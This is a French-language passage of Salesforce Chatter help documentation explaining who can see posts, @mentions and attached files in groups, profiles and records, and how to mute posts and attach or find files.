Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

| Je publie dans | Je peux publier vers | Qui reçoit directement ma publication | Où s'affiche ma publication | Considérations sur les fichiers |
|---|---|---|---|---|
| | | l'afficher dans les fils Ce que je suis, À moi et le fil du profil. | afficher votre publication dans le fil Toute la société. | |
| | Un groupe public | • Les membres de ce groupe peuvent afficher votre publication dans le fil Ce que je suis.<br>• Les membre du groupe qui sont mentionnés dans une publication peuvent l'afficher dans les fils Ce que je suis, À moi et le fil du profil. | • Toutes les personnes qui accèdent au groupe peuvent afficher votre publication dans la page du groupe.<br>• Votre publication s'affiche dans les résultats de recherche de fil.<br>• Toutes les personnes peuvent afficher votre publication dans le fil Toute la société. | Si vous joignez un fichier à la publication, il est disponible pour toutes les personnes qui ont accès au groupe. Le fichier s'affiche également dans les résultats de recherche et les listes de fichiers. |
| | Un groupe privé | • Les membres de ce groupe peuvent afficher votre publication dans le fil Ce que je suis.<br>• Les membre du groupe qui sont mentionnés dans une publication peuvent l'afficher dans les fils Ce que je suis, À moi et le fil du profil. | Seuls les membres du groupe peuvent afficher votre publication dans le fil du groupe, dans les résultats de recherche dans un fil et dans le fil Toute la société. | Si vous joignez un fichier à la publication, il est disponible pour toutes les personnes qui ont accès au groupe. Le fichier s'affiche également dans les résultats de recherche et les listes de fichiers. |
| | Un groupe non répertorié | • Les membres de ce groupe peuvent afficher votre publication dans le fil Ce que je suis.<br>• Les membre du groupe qui sont mentionnés dans une publication peuvent l'afficher dans les fils | Seuls les membres du groupe et les utilisateurs qui disposent de l'autorisation « Gérer les groupes non répertoriés » peuvent afficher votre publication dans le fil du groupe, dans le fil Toute la société et dans votre profil. | Si vous joignez un fichier à la publication, il peut être affiché et recherché par toutes les personnes qui ont accès au groupe. |

| Je publie dans | Je peux publier vers | Qui reçoit directement ma publication | Où s'affiche ma publication | Considérations sur les fichiers |
|---|---|---|---|---|
| | | Ce que je suis, À moi et le fil du profil. | | |
| | Un groupe client | • Les membres de ce groupe peuvent afficher votre publication dans le fil Ce que je suis.<br>• Les membre du groupe qui sont mentionnés dans une publication peuvent l'afficher dans les fils Ce que je suis, À moi et le fil du profil. | Seuls les membres du groupe peuvent afficher votre publication dans le fil du groupe, dans les résultats de recherche dans un fil et dans le fil Toute la société. Les membres comprennent les employés et les clients. | Si vous joignez un fichier à la publication, il est disponible pour toutes les personnes qui ont accès au groupe. Le fichier s'affiche également dans les résultats de recherche et les listes de fichiers. |
| Page de détail de rubrique | Mes suiveurs | • Les personnes qui vous suivent peuvent afficher votre publication dans le fil Ce que je suis.<br>• Les personnes qui sont mentionnées dans une publication peuvent l'afficher dans les fils Ce que je suis, À moi et le fil du profil. | • Tout le monde peut afficher votre publication dans la page de détail de la rubrique.<br>• Toutes les personnes qui accèdent à votre profil peuvent y afficher votre publication.<br>• Votre publication s'affiche dans les résultats de recherche de fil.<br>• Toutes les personnes peuvent afficher votre publication dans le fil Toute la société. | Si vous joignez un fichier à la publication, il est accessible à tous les employés. Le fichier s'affiche également dans les résultats de recherche et les listes de fichiers. |
| | Un groupe public | • Les membres de ce groupe peuvent afficher votre publication dans le fil Ce que je suis.<br>• Les membre du groupe qui sont | • Tout le monde peut afficher votre publication dans la page de détail de la rubrique.<br>• Toutes les personnes qui accèdent au | Si vous joignez un fichier à la publication, il est disponible pour toutes les personnes qui ont accès au groupe. Le fichier s'affiche également dans les résultats de recherche et les listes de fichiers. |

| Je publie dans | Je peux publier vers | Qui reçoit directement ma publication | Où s'affiche ma publication | Considérations sur les fichiers |
|---|---|---|---|---|
| | | mentionnés dans une publication peuvent l'afficher dans les fils Ce que je suis, À moi et le fil du profil. | groupe peuvent afficher votre publication dans la page du groupe.<br>• Votre publication s'affiche dans les résultats de recherche de fil.<br>• Toutes les personnes peuvent afficher votre publication dans le fil Toute la société. | |
| | Un groupe privé | • Les membres de ce groupe peuvent afficher votre publication dans le fil Ce que je suis.<br>• Les membre du groupe qui sont mentionnés dans une publication peuvent l'afficher dans les fils Ce que je suis, À moi et le fil du profil. | Seuls les membres du groupe peuvent afficher votre publication dans la page de détail de rubrique, dans le fil du groupe, dans les résultats de recherche dans un fil et dans le fil Toute la société. | Si vous joignez un fichier à la publication, il est disponible pour toutes les personnes qui ont accès au groupe. Le fichier s'affiche également dans les résultats de recherche et les listes de fichiers. |
| | Un groupe client | • Les membres de ce groupe peuvent afficher votre publication dans le fil Ce que je suis.<br>• Les membre du groupe qui sont mentionnés dans une publication peuvent l'afficher dans les fils Ce que je suis, À moi et le fil du profil. | Seuls les membres du groupe peuvent afficher votre publication dans la page de détail de rubrique, dans le fil du groupe, dans les résultats de recherche dans un fil et dans le fil Toute la société. Les membres comprennent les employés et les clients.<br>Les clients peuvent afficher votre publication, mais ils ne peuvent pas afficher ni accéder aux rubriques. | Si vous joignez un fichier à la publication, il est disponible pour toutes les personnes qui ont accès au groupe. Le fichier s'affiche également dans les résultats de recherche et les listes de fichiers. |

| Je publie dans | Je peux publier vers | Qui reçoit directement ma publication | Où s'affiche ma publication | Considérations sur les fichiers |
|---|---|---|---|---|
| Un groupe non répertorié | Vous ne pouvez pas utiliser des rubriques dans des groupes non répertoriés. Vous pouvez ajouter une rubrique hashtag en rédigeant une publication ou un commentaire dans un groupe non répertorié. Une fois publiée, la rubrique se présente sous la forme d'un lien. Cependant, aucune page de détail de rubrique n'est créée et le lien ne fonctionne pas. | | | |
| Le profil d'une autre personne | Le profil de cette personne uniquement | • Les personnes qui suivent cette personne peuvent afficher votre publication dans le fil Ce que je suis.<br>• Les personnes qui sont mentionnées dans une publication peuvent l'afficher dans les fils Ce que je suis, À moi et le fil du profil. | • Toutes les personnes qui accèdent au profil de cette personne peuvent afficher votre publication dans votre profil.<br>• Votre publication s'affiche dans les résultats de recherche de fil.<br>• Toutes les personnes peuvent afficher votre publication dans le fil Toute la société. | Si vous joignez un fichier à la publication, il est accessible à tous les employés. Le fichier s'affiche également dans les résultats de recherche et les listes de fichiers. |
| Un groupe public | Le groupe public uniquement | • Les membres de ce groupe peuvent afficher votre publication dans le fil Ce que je suis.<br>• Les membre du groupe qui sont mentionnés dans une publication peuvent l'afficher dans les fils Ce que je suis, À moi et le fil du profil. | • Toutes les personnes qui accèdent au groupe peuvent afficher votre publication dans la page du groupe.<br>• Votre publication s'affiche dans les résultats de recherche de fil.<br>• Toutes les personnes peuvent afficher votre publication dans le fil Toute la société. | Si vous joignez un fichier à la publication, il est disponible pour toutes les personnes qui ont accès au groupe. Le fichier s'affiche également dans les résultats de recherche et les listes de fichiers. |
| Un groupe privé | Le groupe privé uniquement | • Les membres de ce groupe peuvent afficher votre publication dans le fil Ce que je suis.<br>• Les membre du groupe qui sont | Seuls les membres du groupe peuvent afficher votre publication dans le fil du groupe, dans les résultats de recherche dans un fil et dans le fil Toute la société. | Si vous joignez un fichier à la publication, il est disponible pour toutes les personnes qui ont accès au groupe. Le fichier s'affiche également dans |

| Je publie dans | Je peux publier vers | Qui reçoit directement ma publication | Où s'affiche ma publication | Considérations sur les fichiers |
|---|---|---|---|---|
| | | mentionnés dans une publication peuvent l'afficher dans les fils Ce que je suis, À moi et le fil du profil. | | les résultats de recherche et les listes de fichiers. |
| Un groupe non répertorié | Le groupe non répertorié uniquement | • Les membres de ce groupe et les utilisateurs qui disposent de l'autorisation « Gérer les groupes non répertoriés » affichent votre publication dans le fil Éléments suivis.<br>• Les membre du groupe qui sont mentionnés dans une publication peuvent l'afficher dans les fils Ce que je suis, À moi et le fil du profil. | Seuls les membres du groupe peuvent afficher votre publication dans le fil du groupe, dans les résultats de recherche dans un fil et dans le fil Toute la société. | Si vous joignez un fichier à la publication, il peut être affiché et recherché par toutes les personnes qui ont accès au groupe. |
| Un groupe client | Le groupe client uniquement | • Les membres de ce groupe peuvent afficher votre publication dans le fil Ce que je suis.<br>• Les membre du groupe qui sont mentionnés dans une publication peuvent l'afficher dans les fils Ce que je suis, À moi et le fil du profil. | Seuls les membres du groupe peuvent afficher votre publication dans le fil du groupe, dans les résultats de recherche dans un fil et dans le fil Toute la société. Les membres comprennent les employés et les clients. | Si vous joignez un fichier à la publication, il est disponible pour toutes les personnes qui ont accès au groupe. Le fichier s'affiche également dans les résultats de recherche et les listes de fichiers. |
| La page d'un enregistrement | L'enregistrement uniquement | • Toutes les personnes qui suivent cet enregistrement et disposent des droits d'accès peuvent afficher votre | Toutes les personnes qui disposent des droits d'accès à l'enregistrement peuvent afficher votre publication dans la page de détail de l'enregistrement, dans | Si vous joignez un fichier à la publication, il est associé à l'enregistrement. Toutes les personnes qui disposent des droits de partage sur |

| Je publie dans | Je peux publier vers | Qui reçoit directement ma publication | Où s'affiche ma publication | Considérations sur les fichiers |
|---|---|---|---|---|
| | | publication dans le fil Ce que je suis.<br>• Les personnes qui sont mentionnées dans une publication et disposent des droits d'accès à l'enregistrement peuvent afficher la publication dans les fils Ce que je suis, À moi et le fil du profil. | votre profil, dans les résultats de recherche et dans le fil Toute la société. | l'enregistrement ont accès au fichier. |

Remarque: Vous ne pouvez pas créer de publications dans des groupes archivés. Les commentaires dans des publications existantes d'un groupe archivé suivent les mêmes paramètres de visibilité qu'avant l'archivage du groupe.

## Puis-je empêcher les personnes de visualiser mes publications ?

Tout le monde excepté les clients peut visualiser vos publications dans votre profil et les personnes qui vous suivent peuvent consulter les publications dans leur fil Chatter. Cependant, si vous modifiez un enregistrement, seules les personnes qui disposent de l'autorisation de lecture de l'enregistrement peuvent afficher la mise à jour dans un fil.

CONSULTER ÉGALEMENT :

Envoi de messages Chatter

## Les publications dans un groupe s'affichent-elles sur mon profil que d'autres personnes peuvent voir ?

Oui, mais le type de groupe détermine qui peut afficher les publications. Si vous publiez dans un groupe :

- Public, tout le monde à l'exception des clients peut afficher la publication dans votre profil.
- Privé, seuls les autres membres du groupe peuvent afficher la publication dans votre profil.
- Privé, et qui autorise les clients, tous les membres peuvent afficher la publication dans le groupe. Les clients qui sont membres du groupe peuvent afficher vos publications dans la page du groupe, mais pas dans votre profil.
- Non répertorié, seuls les membres du groupe et les utilisateurs qui disposent de l'autorisation « Gérer les groupes non répertoriés » peuvent consulter la publication dans votre profil. Les clients qui sont membres du groupe peuvent afficher vos publications dans la page du groupe, mais pas dans votre profil.

CONSULTER ÉGALEMENT :

Groupes Chatter

## Mettre en sourdine les alertes d'une publication

Contrôlez les informations affichées dans votre fil d'actualité et désactivez les publications qui ne vous intéressent plus.

Vous pouvez désactiver (mettre en sourdine) des publications dans le fil et depuis la vue de détail de la publication du fil. La mise en sourdine est disponible sous les onglets Accueil et Chatter, mais pas dans les fils de groupe, de profil et d'enregistrement. Si votre administrateur a activé les réponses par e-mail, vous pouvez désactiver les publications simplement en répondant aux e-mails avec la mention `désactiver la publication`.

Pour mettre une publication en sourdine dans un fil, sélectionnez **Désactiver la publication** dans le menu déroulant de la publication.

Pour mettre en sourdine une publication dans sa vue de détail :

1. Accédez à la vue de détail dans le fil en cliquant sur la date de la publication, ou en cliquant sur le bouton **Afficher/Commenter** dans une notification par e-mail.
2. Dans le menu déroulant de la publication, sélectionnez **Désactiver la publication**.

Une fois désactivée :

- Dans Salesforce Classic, la publication n'est plus affichée dans votre fil, dans la page d'accueil et sous l'onglet Chatter. Dans Lightning Experience et dans les communautés basées sur le modèle Customer Service (Napili), la publication reste en place.
- Vous ne recevez plus les notifications de mise à jour de cette publication.
- Vous pouvez utiliser le filtre En sourdine pour afficher vos publications désactivées.
- Si quelqu'un vous mentionne dans une publication désactivée, la publication est automatiquement activée. Elle s'affiche de nouveau dans votre fil et, si les notifications par e-mail sont activées, vous recevez les notifications de mise à jour.
- Si la publication avait été initialement publiée dans un groupe, un profil ou un fil d'enregistrement, elle reste affichée dans ce fil.

  Par exemple, quelqu'un publie dans un groupe dont vous êtes membre. La publication est affichée dans le fil du groupe et dans votre fil d'actualité de la page d'accueil et sous l'onglet Chatter. Vous pouvez désactiver la publication dans votre fil d'actualité, mais elle reste visible dans le fil du groupe.


Exemple: Pour désactiver une publication via le menu déroulant, procédez comme suit.

Pour afficher toutes les publications que vous avez désactivées, sélectionnez le filtre Désactivé.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition




## Mention de personnes et de groupes

### @Mention de personnes et de groupes dans des publications et des commentaires

@Mentionnez des personnes ou un groupe pour les informer que vous discutez d'un thème qui les concerne.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

1. Lors de la rédaction d'une publication, saisissez le caractère @ suivi des premières lettres du nom de la personne ou du groupe.
2. Sélectionnez la personne ou le groupe dans la liste des résultats.

   La liste inclut tous les résultats pour

   - Personnes, généralement les utilisateurs avec lesquels vous interagissez le plus
   - Groupes publics
   - Groupes privés dont vous êtes membre

   Une publication ou un commentaire peut inclure jusqu'à 25 mentions. Vous ne pouvez pas mentionner des groupes archivés, des groupes non répertoriés, des groupes de clients et des groupes privés dont vous n'êtes pas membre.
3. Cliquez sur **Partager** pour publier votre mise à jour.

Une fois votre mise à jour publiée :

- Le nom de la personne devient un lien vers son profil, et le nom du groupe devient un lien vers la page groupe.
- Pour les personnes que vous mentionnez, votre mise à jour s'affiche dans le fil du profil de la personne mentionnée et dans son filtre À Moi (Éléments suivis).
- Pour les personnes qui choisissent de recevoir un e-mail lorsqu'elles sont mentionnées, Chatter envoie une notification par e-mail.

  Remarque: Exception : vous ne recevez pas de notification lorsque vous vous @mentionnez.
- Pour les groupes que vous mentionnez :
  - Votre mise à jour s'affiche dans le fil du groupe et dans le fil Suivis de chaque membre du groupe.

- Chatter envoie une notification par e-mail aux membres du groupe qui ont activé la préférence E-mail à chaque publication pour le groupe.

  Remarque: Actuellement, nous n'envoyons pas de notification automatique aux appareils mobiles pour les mentions de groupe.

- Si la mention est dans un fil d'enregistrement, l'enregistrement apparaît dans la liste des enregistrements de groupe.

Exemple: Votre collègue Madison publie un texte indiquant qu'elle recherche des informations sur une fonctionnalité d'un produit ACME Corporation. Vous pouvez répondre à la publication de Madison avec le commentaire suivant : « Demande à @Bob Smith, il est chargé de clientèle chez ACME Corporation. @Acme Products, as-tu des informations supplémentaires sur Madison concernant cette fonctionnalité ? » Bob Smith (s'il choisit de recevoir un e-mail lorsqu'il est mentionné) et les membres du groupe Acme Products reçoivent une notification par e-mail concernant votre publication. Madison peut cliquer sur **@Bob Smith** dans la mise à jour pour afficher le profil de Bob ou sur @Acme Products pour afficher la page du groupe.

Chatter respecte les règles de sécurité et de partage de Salesforce. Supposons que vous publiez dans un enregistrement, un groupe privé ou non répertorié, puis mentionnez une personne qui n'a pas accès à cet enregistrement ou qui n'est pas membre du groupe. Dans ce cas, la @mention se présente sous la forme d'un lien gris. La personne mentionnée ne peut pas afficher votre publication et n'est pas notifiée. Par exemple, Madison crée un groupe privé pour son équipe de projet et oublie d'ajouter au groupe son collègue Sandy Dunn. Lorsque Madison publie une mise à jour dans ce groupe et @mentionne Sandy Dunn, Sandy n'est pas notifiée de la mise à jour. Sandy ne peut pas non plus afficher la mise à jour, car elle n'est pas membre du groupe privé. Si Madison ajoute ensuite Sandy au groupe, Chatter ne la notifie pas des mentions précédentes.

CONSULTER ÉGALEMENT :

- Partage d'une publication Chatter
- Partage d'un lien vers une publication Chatter
- Afficher une publication unique de Chatter
- @Mentions d'utilisateurs et de groupes : visibilité

## @Mentions d'utilisateurs et de groupes : visibilité

Lorsque vous @mentionnez des personnes ou des groupes dans une mise à jour, toute personne qui a accès à la mise à jour peut afficher la publication et les commentaires.

Le tableau ci-dessous indique l'emplacement des publications et des commentaires qui mentionnent des personnes, des groupes publics et des groupes privés. Vous ne pouvez pas mentionner des groupes privés avec des clients ni des groupes non répertoriés.

| Si la publication concerne | et mentionne | sont autorisés à afficher la publication et les commentaires |
|---|---|---|
| Le profil d'une personne | D'autres personnes | Tous les utilisateurs qui ont accès au profil de la personne. |
| | Un groupe public | Tous les utilisateurs qui ont accès au profil de la personne. |
| | Un groupe privé | Tous les utilisateurs qui ont accès au profil de la personne, même s'ils ne sont pas membres du groupe privé. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

| Si la publication concerne | et mentionne | sont autorisés à afficher la publication et les commentaires |
|---|---|---|
| Un groupe public A | D'autres personnes | Tous les utilisateurs qui ont accès au groupe public A. |
| | Un groupe public B | Tous les utilisateurs qui ont accès au groupe public A. |
| | Un groupe privé | Tous les utilisateurs qui ont accès au groupe public A, même s'ils ne sont pas membres du groupe privé. |
| Un groupe privé A | D'autres personnes | Les membres du groupe privé A. |
| | Un groupe public | Les membres du groupe privé A. |
| | Un groupe privé B | Les membres du groupe privé A, même s'ils ne sont pas membres du groupe privé B. Les personnes qui sont membres des deux groupes privés peuvent également afficher la publication dans le fil du groupe privé B. |
| Un groupe non répertorié A | D'autres personnes | Les membres du groupe non répertorié A et les utilisateurs qui disposent de l'autorisation « Gérer les groupes non répertoriés ». |
| | Un groupe public | Les membres du groupe non répertorié A et les utilisateurs qui disposent de l'autorisation « Gérer les groupes non répertoriés ». |
| | Un groupe privé B | Les membres du groupe privé B qui sont membres du groupe non répertorié A ou qui disposent de l'autorisation « Gérer les groupes non répertoriés ». |
| Une page de détail d'enregistrement | D'autres personnes | Tous les utilisateurs qui ont accès en partage à l'enregistrement. |
| | Un groupe public | Tous les utilisateurs qui ont accès en partage à l'enregistrement. |
| | Un groupe privé | Tous les utilisateurs qui ont un accès en partage à l'enregistrement, même s'ils ne sont pas membres du groupe privé. |

La visibilité des publications et des commentaires dépend de l'accès en partage de la publication. Tous les utilisateurs qui ont accès à la publication initiale ont également accès aux commentaires suivants de la publication.

## Qui peut afficher mes fichiers et mes liens joints ?

Partagez des fichiers et des liens avec des personnes en les joignant à des publications ou à des commentaires.

Joignez des liens et des fichiers à des publications et à des commentaires à partir de votre appareil, de Salesforce Files, de sources externes Files Connect et de bibliothèques Salesforce CRM Content. Tous les types de fichiers sont pris en charge, y compris les présentations Microsoft® PowerPoint, les feuilles de calcul Excel, les fichiers PDF Adobe®, fichiers d'image, fichiers audio et vidéo.

Ce tableau indique qui peut visualiser le fichier que vous joignez ainsi que l'emplacement dans lequel il s'affiche :

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

| Si vous joignez un fichier : | Qui peut le visualiser ? | A quel emplacement s'affiche t-il ? |
|---|---|---|
| Dans un fil Chatter | Tous les utilisateurs Chatter de votre société | • Dans votre fil Chatter et les fils de vos suiveurs, et dans les profils<br>• Dans la liste Fichiers et dans Salesforce CRM Content de tous les utilisateurs Chatter au sein de votre société |
| Dans votre profil Chatter ou celui d'une autre personne | Tous les utilisateurs Chatter de votre société | • Dans votre fil, leur fil, les fils de vos suiveurs et de leurs suiveurs, et dans les profils.<br>• Dans la liste Fichiers appartenant à votre profil<br>• Dans la liste Fichiers et dans Salesforce CRM Content de tous les utilisateurs Chatter au sein de votre société |
| Dans un groupe public | Tous les utilisateurs Chatter de votre société | • Dans votre fil, les fils de vos suiveurs et les fils des membres du groupe<br>• Dans le fil dans votre profil<br>• Dans le fil du groupe<br>• Dans la liste Fichiers du groupe dans le groupe<br>• Dans la page Fichiers et dans Salesforce CRM Content de tous les utilisateurs Chatter au sein de votre société. |
| Dans un groupe privé dont vous êtes membre | Les membres du groupe et les utilisateurs qui possèdent les autorisations « Modifier toutes les données » et « Afficher toutes les données» | • Dans votre fil et les fils des membres du groupe<br>• Dans le fil dans votre profil<br>• Dans le fil du groupe<br>• Dans la liste Fichiers du groupe dans le groupe<br>• Dans vos listes Fichiers, dans les listes Fichiers des membres du groupe, et dans Salesforce CRM Content |
| Dans un groupe non répertorié dont vous êtes membre | Les membres du groupe et les utilisateurs qui disposent de l'autorisation « Gérer les groupes non répertoriés » | • Dans votre fil et les fils des membres du groupe<br>• Dans le fil de votre profil<br>• Dans le fil du groupe<br>• Dans la liste Fichiers du groupe du groupe |

| Si vous joignez un fichier : | Qui peut le visualiser ? | A quel emplacement s'affiche t-il ? |
|---|---|---|
| | | • Dans vos listes Fichiers, dans les listes Fichiers des membres du groupe, et dans Salesforce CRM Content |
| Dans un enregistrement | Tous les utilisateurs qui ont des droits de partage de l'enregistrement | • Une page de détail d'enregistrement<br>• Votre page de profil<br>• Résultats de recherche dans le fil<br>• Fil Toute la société |

CONSULTER ÉGALEMENT :

Visibilité des publications

## Fichiers ou liens joints

### Ajout d'un fichier à une publication ou un commentaire

Permet de partager avec les personnes des fichiers et des liens, depuis Salesforce ou à partir de votre ordinateur, en les joignant à des publications ou à des commentaires.

Vous pouvez joindre tous les types de fichiers, y compris des présentations Microsoft® PowerPoint, des feuilles de calcul Excel, des fichiers PDF Adobe®, des fichiers d'image, des fichiers audio et vidéo. La taille de fichier maximale est de 2 Go.

Lorsque vous joignez un fichier, tenez compte des points suivants :

- Lorsqu'un fichier est publié dans un fil, tout le monde au sein de votre société peut l'afficher, même si le fichier était initialement privé. Seuls les fichiers publiés dans un groupe privé restent privés au sein de ce groupe.
- Joindre un fichier à partir d'un groupe ou d'une bibliothèque entraîne la création d'une référence vers le fichier. Si vous mettez à jour le fichier dans Salesforce CRM Content, les mises à jour sont également reflétées dans le fil.
- Dans Lightning Experience, vous pouvez joindre jusqu'à 10 fichiers à une publication de fil.
- Vous pouvez publier un fichier à partir d'une source de données externe. Dans le sélecteur de fichiers, choisissez une source externe et parcourez les dossiers pour accéder au fichier que vous souhaitez publier. Une référence ou une copie du fichier externe correspondant est créée dans Salesforce. Si une référence de fichier existe déjà pour le fichier sélectionné, elle est réutilisée.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

1. Cliquez sur **Fichier** en haut de votre fil pour joindre un fichier à une publication, ou sur **Joindre un fichier** sous un commentaire pour joindre un fichier à un commentaire.

   Si vous commentez une mise à jour résultant du suivi de fil dans un fichier, l'option **Joindre un fichier** n'est pas disponible.

2. Effectuez l'une des opérations suivantes :
   - Cliquez sur **Sélectionner un fichier depuis Salesforce** pour joindre un fichier déjà chargé dans Salesforce, synchronisé depuis votre dossier Salesforce Files Sync ou qui existe dans une source de données externe Files Connect.
   - Cliquez sur **Charger un fichier depuis votre ordinateur** pour joindre de nouveaux fichiers à partir de votre ordinateur.
3. Accédez au fichier que vous souhaitez joindre.

Les liens, les documents Google, ceux de l'onglet Documents et les pièces jointes de la liste associée Notes et pièces jointes ne sont pas inclus dans la liste Sélectionner un fichier à joindre. Pour plus d'informations sur la recherche de fichiers à joindre, consultez Recherche de fichiers à joindre à un fil Chatter.

4. Ajoutez une publication ou un commentaire sur le fichier.

   Si vous ne saisissez aucun texte, une mise à jour générique est publiée avec votre pièce jointe.

5. Sous la zone de texte, sélectionnez **Mes suiveurs** pour publier la publication dans votre profil. Pour publier dans un groupe, sélectionnez **Un groupe**. Saisissez une partie du nom du groupe dans le champ Rechercher des groupes, puis sélectionnez le groupe dans la liste déroulante. Vous pouvez sélectionner uniquement un groupe dont vous êtes membre.
6. Cliquez sur **Partager**.

CONSULTER ÉGALEMENT :

Présentation du chargement et du partage de fichiers

Chargement d'une nouvelle version d'un fichier

Accès et partage de fichiers externes à l'aide de Files Connect

## Recherche de fichiers à joindre à un fil Chatter

Dans le sélecteur de fichiers, vous pouvez afficher la liste des fichiers Salesforce qui vous appartiennent et auxquels vous avez accès. Dans Salesforce Classic, cliquez sur **Fichier** au-dessus du fil, puis sélectionnez un fichier dans Salesforce. Dans Lightning Experience, cliquez sur l'icône de trombone sous la publication pour ouvrir la fenêtre Sélectionner un fichier. Les 25 derniers fichiers affichés sont indiqués par défaut.

Dans le sélecteur de fichiers, vous pouvez afficher et rechercher un groupe de fichiers spécifique en cliquant sur le filtre correspondant dans le menu latéral.

- **Tous les fichiers** : tous les fichiers qui vous appartiennent et auxquels vous avez accès, qui comprennent :
  - Les fichiers partagés avec vous
  - Les fichiers que vous suivez
  - Les fichiers de vos groupes Chatter
  - Les fichiers de vos bibliothèques
  - Les fichiers joints à un fil Chatter par d'autres personnes, notamment les fichiers joints à tous les groupes publics et aux groupes privés dont vous êtes membre. Vous n'avez pas accès aux fichiers joints à des groupes privés dont vous n'êtes pas membre.

  Ce filtre est disponible uniquement dans Salesforce Classic.
- **Récents** : les derniers fichiers que vous avez visualisés.
- **MES FICHIERS** : tous les fichiers dont vous êtes propriétaire, qui sont partagés avec vous et que vous suivez.
  - **Dont je suis propriétaire** les fichiers que vous avez :
    - Chargés dans la page Accueil ou Fichiers. Ces fichiers sont privés et ne sont partagés avec personne. Vous pouvez néanmoins les afficher, les partager et les joindre à des fils Chatter.
    - Joints à des fils Chatter depuis votre ordinateur.
    - Synchronisés en utilisant votre dossier Salesforce Files Sync.
    - Chargés dans les bibliothèques Salesforce CRM Content dont vous êtes membre et dans votre bibliothèque privée.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

  - **Fichiers partagés avec Moi** : tous les fichiers partagés avec vous via un partage privé ou une publication publique dans votre profil.
  - **Suivis** : tous les fichiers que vous suivez. *(nécessite Chatter)*
- **FICHIERS DE MES GROUPES** : tous les fichiers que vous et d'autres personnes ont partagés avec des groupes dont vous êtes membre. Les cinq derniers groupes que vous avez visités sont répertoriés.
- **FICHIERS DANS MES BIBLIOTHÈQUES** : tous les fichiers que vous et d'autres personnes ont chargés vers des bibliothèques dont vous êtes membre et tous les fichiers chargés dans votre bibliothèque privée. Les cinq premières bibliothèques dont vous êtes membre, y compris votre bibliothèque privée, sont répertoriées : Si vous êtes membre de plus de cinq bibliothèques, cliquez sur **Plus** pour afficher une liste complète.
- **Synchronisé** : tous les fichiers qui ont été synchronisés dans votre dossier Salesforce Files Sync. Ce filtre est disponible uniquement pour les utilisateurs qui disposent l'autorisation « Synchroniser les fichiers ».
- **FICHIERS EXTERNES** : tous les fichiers auxquels vous avez accès dans des sources de données externe Files Connect. La recherche est limitée à la source de données externe sélectionnée.

Remarque:

- Les fichiers des bibliothèques dont vous êtes membre et pour lesquelles vous avez activé l'option `Publier un contenu dans les fils Chatter` ou `Gérer la bibliothèque` dans la définition de l'autorisation de votre bibliothèque, sont répertoriés.
- Les utilisateurs qui disposent de l'autorisation « Synchroniser les fichiers » n'affichent pas les filtres **Tous les fichiers**, **MES FICHIERS** et **FICHIERS DE MES GROUPES**. Les utilisateurs qui ne disposent pas de l'autorisation « Synchroniser les fichiers » n'affichent pas le filtre **Synchronisé**.

Pour rechercher des fichiers à partir de la case de recherche :

1. Vous pouvez aussi cliquer sur un filtre dans le menu latéral pour limiter la recherche à un ensemble de fichiers spécifique.
2. Saisissez les termes recherchés dans la zone de recherche. Vous pouvez effectuer une recherche par nom, description, propriétaire ou type de fichier, ou dans le texte du fichier.
3. Cliquez sur **Rechercher** pour visualiser une liste filtrée de tous les fichiers correspondants aux termes recherchés. Cliquez sur pour tout effacer.

La liste Sélectionner un fichier à joindre ne comprend pas :

- Documents provenant de l'onglet Documents.
- Pièces jointes de la liste associée Notes et pièces jointes.
- Liens joints à des publications dans Chatter
- Les fichiers de votre bibliothèque personnelle

CONSULTER ÉGALEMENT :

Recherche de fichiers

## Exécution d'actions sur un fichier dans un fil Chatter

Vous pouvez exécuter les actions suivantes sur des fichiers dans des fils.

- Afficher un aperçu : cliquez sur la miniature du fichier ou sur **Plus d'actions** > **Aperçu** en regard du fichier.
- Télécharger : cliquez sur **Plus d'actions** > **Télécharger** en regard du fichier.
- Charger une nouvelle version : cliquez sur **Plus d'actions** > **Charger une nouvelle version** en regard du fichier.
- Afficher la page de détail : cliquez sur le nom du fichier ou sur **Plus d'actions** > **Afficher la page de détail du fichier** en regard du fichier.
- Suivre : cliquez sur **Suivre** en regard d'un fichier pour recevoir des mises à jour concernant ce fichier dans le fil Chatter. Cliquez sur pour ne plus recevoir de mises à jour concernant ce fichier.
- Partager : cliquez sur **Plus d'actions** > **Paramètres de partage de fichier** en regard du fichier à partager avec des personnes, des groupes ou via un lien.
- Si vous disposez de l'autorisation « Synchroniser les fichiers » et si vous êtes propriétaire du fichier, cliquez sur **Synchroniser** pour synchroniser le fichier entre le dossier Salesforce Files Sync de votre ordinateur et Chatter. Cliquez sur **Ne plus synchroniser** pour arrêter la synchronisation du fichier.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Pour déterminer qui peut exécuter des actions sur un fichier, reportez-vous à Qui peut afficher mon fichier ?

